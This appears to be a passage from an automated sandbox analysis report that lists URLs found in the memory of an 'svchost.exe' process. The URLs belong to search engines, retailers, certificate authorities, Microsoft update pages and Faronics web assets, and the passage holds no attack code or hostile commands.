Source: svchost.exe	String found in binary or memory: http://search.ebay.es/
Source: svchost.exe	String found in binary or memory: http://search.ebay.fr/
Source: svchost.exe	String found in binary or memory: http://search.ebay.in/
Source: svchost.exe	String found in binary or memory: http://search.ebay.it/
Source: svchost.exe	String found in binary or memory: http://search.empas.com/
Source: svchost.exe	String found in binary or memory: http://search.empas.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.espn.go.com/
Source: svchost.exe	String found in binary or memory: http://search.gamer.com.tw/
Source: svchost.exe	String found in binary or memory: http://search.gamer.com.tw/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.gismeteo.ru/
Source: svchost.exe	String found in binary or memory: http://search.goo.ne.jp/
Source: svchost.exe	String found in binary or memory: http://search.goo.ne.jp/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.hanafos.com/
Source: svchost.exe	String found in binary or memory: http://search.hanafos.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.interpark.com/
Source: svchost.exe	String found in binary or memory: http://search.ipop.co.kr/
Source: svchost.exe	String found in binary or memory: http://search.ipop.co.kr/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.live.com/results.aspx?form=iefm1&q=
Source: svchost.exe	String found in binary or memory: http://search.live.com/results.aspx?form=so2tdf&q=
Source: svchost.exe	String found in binary or memory: http://search.live.com/results.aspx?form=soltdf&q=
Source: svchost.exe	String found in binary or memory: http://search.live.com/results.aspx?q=
Source: svchost.exe	String found in binary or memory: http://search.live.com/results.aspx?q=search&form=hpdtdf
Source: svchost.exe	String found in binary or memory: http://search.live.com/results.aspx?q=search&form=hpntdf
Source: svchost.exe	String found in binary or memory: http://search.livedoor.com/
Source: svchost.exe	String found in binary or memory: http://search.livedoor.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.lycos.co.uk/
Source: svchost.exe	String found in binary or memory: http://search.lycos.com/
Source: svchost.exe	String found in binary or memory: http://search.lycos.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.microsoft.com/
Source: svchost.exe	String found in binary or memory: http://search.msn.co.jp/results.aspx?q=
Source: svchost.exe	String found in binary or memory: http://search.msn.co.uk/results.aspx?q=
Source: svchost.exe	String found in binary or memory: http://search.msn.com.cn/results.aspx?q=
Source: svchost.exe	String found in binary or memory: http://search.msn.com/results.aspx?q=
Source: svchost.exe	String found in binary or memory: http://search.nate.com/
Source: svchost.exe	String found in binary or memory: http://search.naver.com/
Source: svchost.exe	String found in binary or memory: http://search.naver.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.nifty.com/
Source: svchost.exe	String found in binary or memory: http://search.orange.co.uk/
Source: svchost.exe	String found in binary or memory: http://search.orange.co.uk/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.rediff.com/
Source: svchost.exe	String found in binary or memory: http://search.rediff.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.seznam.cz/
Source: svchost.exe	String found in binary or memory: http://search.seznam.cz/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.sify.com/
Source: svchost.exe	String found in binary or memory: http://search.yahoo.co.jp
Source: svchost.exe	String found in binary or memory: http://search.yahoo.co.jp/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://search.yahoo.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://search.yam.com/
Source: svchost.exe	String found in binary or memory: http://search1.taobao.com/
Source: svchost.exe	String found in binary or memory: http://search2.estadao.com.br/
Source: svchost.exe	String found in binary or memory: http://searchresults.news.com.au/
Source: svchost.exe	String found in binary or memory: http://sertifikati.ca.posta.rs/crl/postacaroot.crl0
Source: svchost.exe	String found in binary or memory: http://service2.bfast.com/
Source: svchost.exe	String found in binary or memory: http://si.wikipedia.org/
Source: svchost.exe	String found in binary or memory: http://si.wikipedia.org/favicon.ico
Source: svchost.exe	String found in binary or memory: http://si.wikipedia.org/w/api.php?action=opensearch&format=xml&search=
Source: svchost.exe	String found in binary or memory: http://sitesearch.timesonline.co.uk/
Source: svchost.exe	String found in binary or memory: http://so-net.search.goo.ne.jp/
Source: svchost.exe	String found in binary or memory: http://spaces.live.com/
Source: svchost.exe	String found in binary or memory: http://spaces.live.com/blogit.aspx
Source: svchost.exe	String found in binary or memory: http://static-hp-neu.s-msn.com/sc/54/4f1880.ico
Source: svchost.exe	String found in binary or memory: http://stats.wordpress.com/e-201338.js
Source: svchost.exe	String found in binary or memory: http://stats.wordpress.com/g.gif?host=www.faronics.com&rand=0.5038609118321661&v=ext&j=1%3a2.4.2&blo

Source: svchost.exe	String found in binary or memory: http://stats.wordpress.com/g.gif?host=www.faronics.com&rand=0.9621234485678469&v=ext&j=1%3a2.4.2&blo
Source: svchost.exe	String found in binary or memory: http://suche.aol.de/
Source: svchost.exe	String found in binary or memory: http://suche.freenet.de/
Source: svchost.exe	String found in binary or memory: http://suche.freenet.de/favicon.ico
Source: svchost.exe	String found in binary or memory: http://suche.lycos.de/
Source: svchost.exe	String found in binary or memory: http://suche.t-online.de/
Source: svchost.exe	String found in binary or memory: http://suche.web.de/
Source: svchost.exe	String found in binary or memory: http://suche.web.de/favicon.ico
Source: svchost.exe	String found in binary or memory: http://support.microsoft.com
Source: svchost.exe	String found in binary or memory: http://themes.googleusercontent.com/static/fonts/cabin/v4/clwgbamfq5c9qfm1bhno1g.eot
Source: svchost.exe	String found in binary or memory: http://translator.live.com/?ref=ie8activity
Source: svchost.exe	String found in binary or memory: http://translator.live.com/bv.aspx?ref=ie8activity&a=
Source: svchost.exe	String found in binary or memory: http://translator.live.com/bvprev.aspx?ref=ie8activity
Source: svchost.exe	String found in binary or memory: http://translator.live.com/default.aspx?ref=ie8activity
Source: svchost.exe	String found in binary or memory: http://translator.live.com/defaultprev.aspx?ref=ie8activity
Source: svchost.exe	String found in binary or memory: http://trustcenter-crl.certificat2.com/keynectis/keynectis_root_ca.crl0
Source: svchost.exe	String found in binary or memory: http://tw.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://udn.com/
Source: svchost.exe	String found in binary or memory: http://udn.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://uk.ask.com/
Source: svchost.exe	String found in binary or memory: http://uk.ask.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://uk.search.yahoo.com/
Source: svchost.exe	String found in binary or memory: http://upd.faronicslabs.com/req/fccredirector.aspx?id=602
Source: svchost.exe	String found in binary or memory: http://update.microsoft.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://update.microsoft.com/microsoftupdate/v6/administrators.aspx?ln=de
Source: svchost.exe	String found in binary or memory: http://update.microsoft.com/microsoftupdate/v6/default.aspx
Source: svchost.exe	String found in binary or memory: http://update.microsoft.com/microsoftupdate/v6/default.aspx?ln=de
Source: svchost.exe	String found in binary or memory: http://update.microsoft.com/microsoftupdate/v6/history.aspx?ln=de
Source: svchost.exe	String found in binary or memory: http://update.microsoft.com/microsoftupdate/v6/resultslist.aspx?ln=de&id=6
Source: svchost.exe	String found in binary or memory: http://update.microsoft.com/microsoftupdate/v6/shared/images/bannersmu/favicon.ico
Source: svchost.exe	String found in binary or memory: http://users.ocsp.d-trust.net03
Source: svchost.exe	String found in binary or memory: http://vachercher.lycos.fr/
Source: svchost.exe	String found in binary or memory: http://video.globo.com/
Source: svchost.exe	String found in binary or memory: http://video.globo.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://web.ask.com/
Source: svchost.exe	String found in binary or memory: http://wellformedweb.org/commentapi/
Source: svchost.exe	String found in binary or memory: http://windowsupdate.microsoft.com
Source: svchost.exe	String found in binary or memory: http://windowsupdate.microsoft.com/windowsupdate/v6/default.aspx
Source: svchost.exe	String found in binary or memory: http://windowsupdate.microsoft.com/windowsupdate/v6/default.aspx?ln=de
Source: svchost.exe	String found in binary or memory: http://windowsupdate.microsoft.com/windowsupdate/v6/shared/images/banners/favicon.ico
Source: svchost.exe	String found in binary or memory: http://windowsxp.mvps.org/tweakui.htm
Source: svchost.exe	String found in binary or memory: http://www.%s.com
Source: svchost.exe	String found in binary or memory: http://www.a-cert.at/certificate-policy.html0
Source: svchost.exe	String found in binary or memory: http://www.a-cert.at/certificate-policy.html0;
Source: svchost.exe	String found in binary or memory: http://www.a-cert.at0e
Source: svchost.exe	String found in binary or memory: http://www.abril.com.br/
Source: svchost.exe	String found in binary or memory: http://www.abril.com.br/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.acabogacia.org/doc0
Source: svchost.exe	String found in binary or memory: http://www.acabogacia.org0
Source: svchost.exe	String found in binary or memory: http://www.accv.es/fileadmin/archivos/certificados/raizaccv1.crt0
Source: svchost.exe	String found in binary or memory: http://www.accv.es/fileadmin/archivos/certificados/raizaccv1_der.crl0
Source: svchost.exe	String found in binary or memory: http://www.accv.es/legislacion_c.htm0u
Source: svchost.exe	String found in binary or memory: http://www.accv.es00
Source: svchost.exe	String found in binary or memory: http://www.afisha.ru/app_themes/default/images/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.agesic.gub.uy/acrn/acrn.crl0)
Source: svchost.exe	String found in binary or memory: http://www.agesic.gub.uy/acrn/cps_acrn.pdf0
Source: svchost.exe	String found in binary or memory: http://www.alarabiya.net/
Source: svchost.exe	String found in binary or memory: http://www.alarabiya.net/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.amazon.co.jp/
Source: svchost.exe	String found in binary or memory: http://www.amazon.co.uk/
Source: svchost.exe	String found in binary or memory: http://www.amazon.com/exec/obidos/external-search/104-2981279-3455918?index=blended&keyword=
Source: svchost.exe	String found in binary or memory: http://www.amazon.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.amazon.com/gp/search?ie=utf8&tag=ie8search-20&index=blended&linkcode=qs&c
Source: svchost.exe	String found in binary or memory: http://www.amazon.de/
Source: svchost.exe	String found in binary or memory: http://www.ancert.com/cps0
Source: svchost.exe	String found in binary or memory: http://www.anf.es/ac/rc/ocsp0c
Source: svchost.exe	String found in binary or memory: http://www.aol.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.arrakis.com/
Source: svchost.exe	String found in binary or memory: http://www.arrakis.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.asharqalawsat.com/
Source: svchost.exe	String found in binary or memory: http://www.asharqalawsat.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.ask.com/
Source: svchost.exe	String found in binary or memory: http://www.auction.co.kr/auction.ico
Source: svchost.exe	String found in binary or memory: http://www.baidu.com/

Source: svchost.exe String found in binary or memory: http://www.baidu.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.ca.posta.rs/dokumentacija0h
Source: svchost.exe String found in binary or memory: http://www.cdiscount.com/
Source: svchost.exe String found in binary or memory: http://www.cdiscount.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.ceneo.pl/
Source: svchost.exe String found in binary or memory: http://www.ceneo.pl/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.cert.fnmt.es/dpcs/0
Source: svchost.exe String found in binary or memory: http://www.certeurope.fr/reference/pc-root2.pdf0
Source: svchost.exe String found in binary or memory: http://www.certeurope.fr/reference/root2.crl0
Source: svchost.exe String found in binary or memory: http://www.certicamara.com/certicamaraca.crl0
Source: svchost.exe String found in binary or memory: http://www.certicamara.com/certicamaraca.crl0;
Source: svchost.exe String found in binary or memory: http://www.certicamara.com/dpc/0z
Source: svchost.exe String found in binary or memory: http://www.certicamara.com0
Source: svchost.exe String found in binary or memory: http://www.certificadodigital.com.br/repositorio/serasaca/crl/serasacai.crl0
Source: svchost.exe String found in binary or memory: http://www.certificadodigital.com.br/repositorio/serasaca/crl/serasacaii.crl0
Source: svchost.exe String found in binary or memory: http://www.certificadodigital.com.br/repositorio/serasaca/crl/serasacaiii.crl0
Source: svchost.exe String found in binary or memory: http://www.certifikat.dk/repository0
Source: svchost.exe String found in binary or memory: http://www.certplus.com/crl/class1.crl0
Source: svchost.exe String found in binary or memory: http://www.certplus.com/crl/class2.crl0
Source: svchost.exe String found in binary or memory: http://www.certplus.com/crl/class3.crl0
Source: svchost.exe String found in binary or memory: http://www.certplus.com/crl/class3p.crl0
Source: svchost.exe String found in binary or memory: http://www.certplus.com/crl/class3ts.crl0

Source: svchost.exe String found in binary or memory: http://www.chambersign.org1
Source: svchost.exe String found in binary or memory: http://www.chennaionline.com/ncommon/images/collogo.ico
Source: svchost.exe String found in binary or memory: http://www.cjmall.com/
Source: svchost.exe String found in binary or memory: http://www.cjmall.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.clarin.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.cnet.co.uk/
Source: svchost.exe String found in binary or memory: http://www.cnet.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.comsign.co.il/cps0
Source: svchost.exe String found in binary or memory: http://www.correo.com.uy/correocert/cps.pdf0
Source: svchost.exe String found in binary or memory: http://www.crc.bg0
Source: svchost.exe String found in binary or memory: http://www.d-trust.net/crl/d-trust_qualified_root_ca_1_2007_pn.crl0
Source: svchost.exe String found in binary or memory: http://www.d-trust.net/crl/d-trust_root_class_2_ca_2007.crl0
Source: svchost.exe String found in binary or memory: http://www.d-trust.net/crl/d-trust_root_class_3_ca_2007.crl0
Source: svchost.exe String found in binary or memory: http://www.d-trust.net/crl/d-trust_root_class_3_ca_2_2009.crl0
Source: svchost.exe String found in binary or memory: http://www.d-trust.net/crl/d-trust_root_class_3_ca_2_ev_2009.crl0
Source: svchost.exe String found in binary or memory: http://www.d-trust.net0
Source: svchost.exe String found in binary or memory: http://www.dailymail.co.uk/
Source: svchost.exe String found in binary or memory: http://www.dailymail.co.uk/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.datev.de/zertifikat-policy-bt0
Source: svchost.exe String found in binary or memory: http://www.datev.de/zertifikat-policy-int0
Source: svchost.exe String found in binary or memory: http://www.datev.de/zertifikat-policy-std0
Source: svchost.exe String found in binary or memory: http://www.defence.gov.au/pki0
Source: svchost.exe String found in binary or memory: http://www.digsigtrust.com/dst_trust_cps_v990701.html0
Source: svchost.exe String found in binary or memory: http://www.disig.sk/ca/crl/ca_disig.crl0
Source: svchost.exe String found in binary or memory: http://www.disig.sk/ca0f
Source: svchost.exe String found in binary or memory: http://www.dnie.es/dpc0
Source: svchost.exe String found in binary or memory: http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en
Source: svchost.exe String found in binary or memory: http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootseq.txt
Source: svchost.exe String found in binary or memory: http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab
Source: svchost.exe String found in binary or memory: http://www.download.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cabhttp://
Source: svchost.exe String found in binary or memory: http://www.e-certchile.cl/html/productos/download/cpsv1.7.pdf01
Source: svchost.exe String found in binary or memory: http://www.e-me.lv/repository0
Source: svchost.exe String found in binary or memory: http://www.e-szigno.hu/rootca.crl
Source: svchost.exe String found in binary or memory: http://www.e-szigno.hu/rootca.crt0
Source: svchost.exe String found in binary or memory: http://www.e-szigno.hu/szsz/0
Source: svchost.exe String found in binary or memory: http://www.e-trust.be/cps/qncerts
Source: svchost.exe String found in binary or memory: http://www.ecee.gov.pt/dpc0
Source: svchost.exe String found in binary or memory: http://www.echoworx.com/ca/root2/cps.pdf0
Source: svchost.exe String found in binary or memory: http://www.eme.lv/repository0
Source: svchost.exe String found in binary or memory: http://www.entrust.net/crl/net1.crl0
Source: svchost.exe String found in binary or memory: http://www.etmall.com.tw/
Source: svchost.exe String found in binary or memory: http://www.etmall.com.tw/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.excite.co.jp/
Source: svchost.exe String found in binary or memory: http://www.expedia.com/
Source: svchost.exe String found in binary or memory: http://www.expedia.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.facebook.com/
Source: svchost.exe String found in binary or memory: http://www.facebook.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/ae-icon.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/banner_dfw8.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/banner_hackercrossword.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/banner_successstory1.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/banner_successstory1.pngbanner_successstory1
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/contactourteam.jpg

Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/findpartner.jpg
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/finpost-120x111.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/globalsecmag-120x120.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/globalsecmag-120x120.pngglobalsecmag-120x120
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/ponemonstudy.jpg
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/ponemonstudy.jpgponemonstudy
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/realwire-120x120.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/realwire-120x120.pngrealwire-120x120
Source: svchost.exe String found in binary or memory: http://www.faronics.com/assets/spacer.gif
Source: svchost.exe String found in binary or memory: http://www.faronics.com/css/custom/custom.css?v=2
Source: svchost.exe String found in binary or memory: http://www.faronics.com/css/style.css?v=2
Source: svchost.exe String found in binary or memory: http://www.faronics.com/en-uk
Source: svchost.exe String found in binary or memory: http://www.faronics.com/en-uk//feed
Source: svchost.exe String found in binary or memory: http://www.faronics.com/en-uk/purchase-options-7/?
Source: svchost.exe String found in binary or memory: http://www.faronics.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.faronics.com/favicon.icofavicon
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/affiliations-nav-active.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/affiliations-nav-active.pngaffiliations-nav-active
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/affiliations-nav-static.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/affiliations-nav-static.pngaffiliations-nav-static
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/article-nav-arrows-sprite.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/bg-noise.png?v=1)
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/bg-shadow.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/header-bg.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/language-selection-bg.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/logo.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/partner-block-img.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/primary-nav-arrow.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/primary-nav-ul-ul-bg.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/searchsubmit.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/sidenav-bg.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/sprites.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/img/sprites.pngsprites
Source: svchost.exe String found in binary or memory: http://www.faronics.com/js/head.min.js
Source: svchost.exe String found in binary or memory: http://www.faronics.com/js/modernizr.custom.08502.js
Source: svchost.exe String found in binary or memory: http://www.faronics.com/js/plugins.js
Source: svchost.exe String found in binary or memory: http://www.faronics.com/js/scripts.global.js
Source: svchost.exe String found in binary or memory: http://www.faronics.com/js/scripts.home.js
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravity-forms-placeholders/gf.placeholders.js?ver=1.0
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravity-forms-placeholders/jquery.placeholder-1.0.1.js
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/css/browsers.css
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/css/datepicker.css
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/css/datepicker.cssdatepicker
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/css/formreset.css
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/css/forms.css
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/css/formsmain.css
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/css/readyclass.css
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/css/readyclass.cssreadyclass
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/css/rtl.css
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/images/gf-percentbar-bg.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/images/gf-percentbar-custom.png
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/js/gravityforms.js?ver=1.7.8
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/gravityforms/js/jquery.json-1.3.js?ver=1.7.8
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/jetpack/modules/widgets/widgets.css?ver=20121003
Source: svchost.exe String found in binary or memory: http://www.faronics.com/plugins/jetpack/modules/wpgroho.js?ver=3.6
Source: svchost.exe String found in binary or memory: http://www.faronics.com/purchase-options
Source: svchost.exe String found in binary or memory: http://www.firmaprofesional.com/cps0
Source: svchost.exe String found in binary or memory: http://www.firmaprofesional.com0
Source: svchost.exe String found in binary or memory: http://www.gismeteo.ru/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.globaltrust.info0
Source: svchost.exe String found in binary or memory: http://www.globaltrust.info0=
Source: svchost.exe String found in binary or memory: http://www.gmarket.co.kr/
Source: svchost.exe String found in binary or memory: http://www.gmarket.co.kr/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.google-analytics.com/ga.js
Source: svchost.exe String found in binary or memory: http://www.google.co.in/
Source: svchost.exe String found in binary or memory: http://www.google.co.jp/
Source: svchost.exe String found in binary or memory: http://www.google.co.uk/
Source: svchost.exe String found in binary or memory: http://www.google.com.br/
Source: svchost.exe String found in binary or memory: http://www.google.com.sa/
Source: svchost.exe String found in binary or memory: http://www.google.com.tw/
Source: svchost.exe String found in binary or memory: http://www.google.com/
Source: svchost.exe String found in binary or memory: http://www.google.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.google.cz/
Source: svchost.exe String found in binary or memory: http://www.google.de/
Source: svchost.exe String found in binary or memory: http://www.google.es/
Source: svchost.exe String found in binary or memory: http://www.google.fr/
Source: svchost.exe String found in binary or memory: http://www.google.it/

Source: svchost.exe	String found in binary or memory: http://www.google.pl/
Source: svchost.exe	String found in binary or memory: http://www.google.ru/
Source: svchost.exe	String found in binary or memory: http://www.google.si/
Source: svchost.exe	String found in binary or memory: http://www.googleadservices.com/pagead/conversion.js
Source: svchost.exe	String found in binary or memory: http://www.googleadservices.com/pagead/p3p.xml
Source: svchost.exe	String found in binary or memory: http://www.iask.com/
Source: svchost.exe	String found in binary or memory: http://www.iask.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.ica.co.il/repository/cps/personalid_practice_statement.pdf0
Source: svchost.exe	String found in binary or memory: http://www.informatik.admin.ch/pki/links/cps_2_16_756_1_17_3_1_0.pdf0
Source: svchost.exe	String found in binary or memory: http://www.ioerror.us/bb2-support-key?key=602f-e214-2b02-1b1f
Source: svchost.exe	String found in binary or memory: http://www.kkbox.com.tw/
Source: svchost.exe	String found in binary or memory: http://www.kkbox.com.tw/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.linternaute.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.live.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.maktoob.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.mercadolibre.com.mx/
Source: svchost.exe	String found in binary or memory: http://www.mercadolibre.com.mx/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.mercadolivre.com.br/
Source: svchost.exe	String found in binary or memory: http://www.mercadolivre.com.br/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.merlin.com.pl/
Source: svchost.exe	String found in binary or memory: http://www.merlin.com.pl/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/downloads/downloads/validate.aspx?displaylang=de&page=validate
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/notify/configurator.aspx?displaylang=de&gs=10
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/notify/default.aspx
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/static/images/common/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/?displaylang=de
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/?displaylang=de&end=http%3a%2f%2fupdate.microsoft.com%2fmi
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/?displaylang=de&end=http%3a%2f%2fwindowsupdate.microsoft.c
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/?displaylang=de&end=http%3a%2f%2fwww.update.microsoft.com%
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/?displaylang=de&error=10&partnerid=107
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validate/validationresult.aspx?displaylang=de&ccode=deu&er
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validate/validationresult.aspx?displaylang=de&ccode=deu&pa
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validate/validationresult.aspx?displaylang=de&end=http%3a%
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validate/validationresult.aspx?displaylang=en&ccode=usa&er
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validationresult.aspx?displaylang=de&ccode=deu&error=10&pa
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validationresult.aspx?displaylang=de&ccode=deu&pagename=va
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validationresult.aspx?displaylang=de&end=http%3a%2f%2fupda
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validationresult.aspx?displaylang=de&end=http%3a%2f%2fwind
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validationresult.aspx?displaylang=de&end=http%3a%2f%2fwww.
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/genuine/validate/validationresult.aspx?displaylang=en&ccode=usa&error=10&pa
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://www.microsoft.com/pki/certs/miccerlisca2011_2011-03-29.crt0
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://www.microsoft.com/pki/certs/miccertrulispca_2009-04-02.crt0
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://www.microsoft.com/pki/certs/microoceraut_2010-06-23.crt07
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://www.microsoft.com/pki/certs/microsoftrootcert.crt0
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/pki/crl/prodn
Source: svchost.exe, Tar9.tmp.952.dr, Tar7.tmp.2772.dr, Tar3.tmp.2772.dr, Tar5.tmp.2772.dr	String found in binary or memory: http://www.microsoft.com/pki/crl/products/miccertrulispca_2009-04-02.crl
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/schemas/rss/core/2005/internal
Source: svchost.exe	String found in binary or memory: http://www.microsoft.com/windowsxp/expertzone/
Source: svchost.exe	String found in binary or memory: http://www.msn.com/de-ch?checklang=1
Source: svchost.exe	String found in binary or memory: http://www.mtv.com/
Source: svchost.exe	String found in binary or memory: http://www.mtv.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.myspace.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.najdi.si/
Source: svchost.exe	String found in binary or memory: http://www.najdi.si/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.nate.com/favicon.ico
Source: svchost.exe	String found in binary or memory: http://www.neckermann.de/

Source: svchost.exe String found in binary or memory: http://www.neckermann.de/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.news.com.au/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.nifty.com/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.oaticerts.com/repository.
Source: svchost.exe String found in binary or memory: http://www.ocn.ne.jp/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.orange.fr/
Source: svchost.exe String found in binary or memory: http://www.otto.de/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.ozon.ru/
Source: svchost.exe String found in binary or memory: http://www.ozon.ru/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.ozu.es/favicon.ico
Source: svchost.exe String found in binary or memory: http://www.paginasamarillas.es/
Source: svchost.exe String found in binary or memory: http://www.paginasamarillas.es/favicon.ico
